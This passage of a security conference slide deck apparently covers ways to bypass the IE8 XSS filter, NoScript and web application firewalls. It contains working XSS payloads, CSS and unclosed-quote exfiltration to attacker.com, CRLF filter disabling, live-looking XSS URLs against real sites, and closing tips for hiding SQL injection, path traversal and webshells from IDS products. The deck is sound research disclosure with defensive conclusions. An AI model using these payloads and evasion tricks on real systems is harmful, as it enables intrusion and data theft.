    ])|(in)).*?(((l|(\\u006C))(o|(\\u006F))(c|(\\u0063))(a|(\\u0061))(t|(\\u0074))(i|(\\u0069))(o|(\\u006F))(
    n|(\\u006E)))|((n|(\\u006E))(a|(\\u0061))(m|(\\u006D))(e|(\\u0065)))).*?{=}}
{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?(([.].+?)|([\[].*?[\]].*?)){=}}
{[\"\'].*?{\)}[ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}}
{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}.*?{\)}}
```

The rules

- ***Request***
  - ***?var=<script>***
- ***Rule matched:***
  - ***{<sc{r}ipt.*?>}***
- ***Response Source Code***
  - ***<script>***
- ***Final Source Code***
  - ***<sc#ipt>***

Bypassing the Filter

We will show the remaining 7 of our..

Top 10 reflected XSS attacks and [illegible] attack with

Unfiltered Vectors – Top 4,5,6

4. Fragmented `?url='%20x=`&name=`%20onmouseover='alert(1)`

```
<a href='<?php echo htmlentities($url);?>'/>
 <?php echo htmlentities($name);?>
</a>
```

5. DOM based `/index.php/<script x>alert(1)</script>/`

```
document.write("<a
 href='/suggestToFriend/?p="+location.href+"'>"
 );
```

6. Inside event attributes `?id=alert(1)`

```
<a href="#" onclick="deleteTopic($id)">
```

Unfiltered Vectors – Top 7,8,9

Reflected XSS means that the matched attack has to be present in the HTML source code.

7. Strings that were modified in the backend
   - `<script>product='<?=strtolower($prod)?>';</script>`

8. Attacks abusing charset peculiarities
   - Unicode Stuff Already Mentioned!

9. Attacks that are not reflected in the same page

https://www.dev.java.net/servlets/Search?mode=1&resultsPerPage=%22%27%2F%3E%3Cscript%3Ealert%28'Props+To+TheRat'%29%3C%2Fscript%3E&query=3&scope=domain&artifact=2&Button=Search

Props to 'The Rat' for finding the XSS on dev.java.net

Unfiltered Vectors – Top 10

10. Attacks that are made to content not loaded as HTML

```
<img
    src="http://victim/newUser?name=<script>alert(1)</script>"/>

<iframe src="http://victim/newUser"></iframe>
```

Attack in 2 steps.

Demo fail – Router bricked ☹

Using CSS-only attacks

```
<style>
input[type=password][value^=a]{
   - background:"//attacker.com/log.php?hash[]=a";
}
input[type=password][value^=b]{
   - background:"//attacker.com/log.php?hash[]=b";
}…
</style>

<input type=password value="a0xS3cr3t">
```

Several XSS attacks are possible with just CSS and HTML, check: "The Sexy Assassin" ***http://p42.us/css***

Unclosed Quote

```
<img src='http://attacker.com/log.php?HTML=
<form>
<input type="hidden" name="nonce"
  value="182b1cdf1e1038a">
…
…
<script>
x='asdf';
THE ATTACKER RECEIVES ALL THE HTML CODE
  UNTILL THE QUOTE
```

Unclosed Quote

```
<img src='http://attacker.com/log.php?HTML=
<form>
<input type="hidden" name="nonce"
  value="182b1cdf1e1038a">
…
…
<script>
x='asdf';
THE ATTACKER RECEIVES ALL THE HTML CODE
  UNTILL THE QUOTE
```

Other Exceptions

- Intranet
- Same Origin

Same Origin Exception + Clickjacking

- Allowed by the filter:
  - `<a href=“anything”>clickme</a>`
- So this wont be detected (clickjacking):
  - `<a href=“?xss=<script>”>link</a>`

Demo

http://search.cnn.com/search?query=aaa&currentPage=2&nt=%22%3E%3Ca%20href%3D%22%3Fquery%3Daaa%26currentPage%3D2%26nt%3D%2522%253E%253C%2573crip%2574%253E%2561lert%2528%2527Props%2520To%2520The%2520Rat%2527%2529%253C/%2573crip%2574%253E%22%3E%3Cimg%20style%3D%22cursor%3Aarrow%3Bheight%3A200%25%3Bwidth%3A200%25%3Bposition%3Aabsolute%3Btop%3A-10px%3Bleft%3A-10px%3Bbackground-image%3Atransparent%22%20border%3D0/%3E%3C/a%3E

- Props to cesar cerrudo and kuza55
- Props to “The Rat” for the XSS on cnn.com

Disabling the filter

- CRLF Injection:

```
header("Location: ".$_GET['redir']);

redir="\nX-XSS-Protection:+0\n\n<script…"
```

Bypassing the JavaScript based Filter

- IE8 Blocks JS by disabling:
  - =
  - (
  -)
- BUT It is **possible** to execute code without () and =
- ***{valueOf:location,toString:[].join,0:name,length:1}***
- We are limited to attacks inside JS strings like:

- `urchinTracker("/<?=$storeId;?>/newOrder");`
- `loginPage="<?=$pages['login']?>";`

- Some JSON parsers passing a "sanitized" string to eval() may also be vulnerable to this same bypass.

JavaScript based Bypass

- Other possible bypasses?
  - Require a certain context.
  - **new** voteForObama; // executes any user-function without ( )
  - **“:(location=name)** // is not detected (ternary operator // object literal)
  - **“?name:”**// is not detected, modify string value, relevant on cases like:
    - location=“/redir?story=<?=$story?>”;
    - “&&name// props to kuza55
  - **“;(unescape=eval);** // redeclare functions ☺
    - Also props to kuza55!

Attacking with the XSS Filter

Disabling scripts

Original code:

- `<script>if(top!=self)top.location=location</script>`

Request:

- `?foobar=<script>if`

After filter:

- `<sc#ipt>if(top!=self)top.location=location</script>`

- Demo! With.. Any webpage

Attacking with the XSS Filter

Attacking content-aware filters

Original code:

- **<script>**
  continueURI="/login2.jsp?friend=<img src=x onerror=alert(1)>";
  </script>

Request:

- **?foobar=<script>continueURI**

After filter:

- **<sc#ipt>**
  continueURI="/login2.jsp?friend=**<img src=x onerror=alert(1)>**";
  </script>

Q&A with M$

- **Why don't you detect fragmented attacks?**
- *Performance, the amount of permutations of each argument and possible vector is of O(n!), that means that with 10 arguments you need 3628800 operations, and an attacker could just send thousands of arguments to DoS the filter, also this is not as common as other attacks.*
-
- **Why don't you detect DOM based attacks?**
- *Compatibility (JSON probably) and Performance (hook all JS functions will slow IE even more.. if that's even possible), but it may be possible in the future.*
-
- **Why don't you detect non-JS attacks like <a> ?**
- *Compatibility some websites are vulnerable to XSS by the way they work, and they need to use this elements.*

Q&A with M$ / continued

- **Why don't you detect attacks to Intranet?**
- *The Intranet zone pretty much by definition is a managed environment, unlike the Internet. That means admins can set group policy to enable the filter in the Local Intranet zone, and also Intranet is only enabled by default on computers that are joined to a domain. -- David Ross*

- **If IE is protecting me against XSS, should I disable all anti-reflected-XSS protections I have?**
- `</whitehat><blackhat>`
- ***YES Of course! please do it.***
- `</blackhat>`

XSS Filters in Other Browsers?

- Firefox -> Never! They have CSP and they think that's all they need.
-
- Firefox + NoScript -> Going on a couple of years now!
- Opera, Safari -> No idea!
- Chrome -> Maybe!

NoScript

http://noscript.net/

NoScript Advantages

- Their users.
- Security over usability (still very usable!).
- Updates every week/2 weeks.
- Is NOT just a XSS filter.

Bypassing the Filter's Rules

As any other filter, it's still possible to bypass NoScript's rules, the following attack bypassed NoScript's rules:

<a z="&"x=& onmousemove=t=Object(window.name);
({$:#0=t,z:eval(String(#0#).replace(/@/g,"))}).z//>

This was fixed last week, have you updated noscript?:

http://tinyurl.com/m4nfs9

This hasn't been fixed! Found 10m ago

find a bypass 10 minutes before the talk!

if I can't.. then.. it doesnt matter haha if I can, notify giorgio haha

<<david: umm... good luck with that Eduardo>>

Hacking the Filter

The DoS and pwn on NoScript (for bypassing)

The following example:

```
http://victim.com/xss.php?hello=a-very-long-and-compl
icated-js-string&html_xss=<script>alert
("pwned");</script>
```

Will DoS NoScript, and then firefox will kill it, and then your victim will be redirected to your "pwned" webpage.

Same Origin Exception

NoScript wont protect websites from attacking themselves, so frames pointing to a redirect that sends to the payload wont be detected by NoScript:

Example: **http://tinyurl.com/l5rnyc**

http://www.google.com/imgres?imgurl=http://tinyurl.com/ZWZ8Z4&imgrefurl=http://tinyurl.com/ZWZ8Z4

and http://tinyurl.com/ZWZ8Z4 redirects to

https://www.google.com/adsense/g-app-single-1.do?websiteInfoInput.uri=ZWZ8Z4&contactInput.asciiNameInput.fullName=<script>

Tribute to the stupid IDS

Thanks to pretty much every other WAF vendor out there...

README

Follow this simple rules and a lot of IDS wont detect your attacks!

Victims include:

- ✓ OSSEC
- ✓ dotDefender
- ✓ mod_security
- ✓ Imperva
- ✓ CISCO ACE

.. I couldn’t test more!

"OMG I can't believe it is so easy!"

Rule Number 1

Stop using **alert('xss')**.

You should now use **prompt('xss')**.

Rule Number 2

Dont do **<script>**.

Do

<ScRIPT x src=//0x.lv?

Rule Number 3

For blind SQL injections.

Stop using **' or 1=1--**.

Use **' or 2=2--**.

Rule Number 4

For SQL injections.

Stop using **UNION SELECT**.

Use **UNION ALL SELECT**.

Rule Number 5

Don’t do **/etc/passwd**.

Do **/foo/../etc/bar/../passwd**.

Rule Number 6

Don’t use

http://yourhost.com/r57.txt

Use

https://yourhost.com/lol.txt

Rule Number 7

Don’t call your webshell **c99.php, shell.aspx or cmd.jsp**

Call it **rofl.php**.

Conclusions

- For Internet Explorer, **use IE-8, and enable the XSS Filter**
- If you can use Firefox, **use Firefox+NoScript**
- If you need an IDS for web-threats {xss/sqli/etc}:
  - *don't use mod_security* until filters are better
  - **use PHP-IDS**

- For sanitizing HTML, use HTMLPurifier/Antisamy, or use templating systems!

- If you have build/maintain an IDS/WAF, set up a demo site where the filters can be tested and bypasses submitted, please...

- Don't trust your IDS, it **can** and **will** be bypassed!

Thanks

Thanks goes to many for helping us with this presentation including:

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- David Ross, Mario Heiderich, Giorgio Maone
- Kuza K, Stephano Di Paola, Gareth Heyes, Axis
- Ping Look, everyone else with BlackHat
- Everyone here for attending! :)

Q + A

- Get slides from blackhat's website or from: **http://p42.us/favxss/**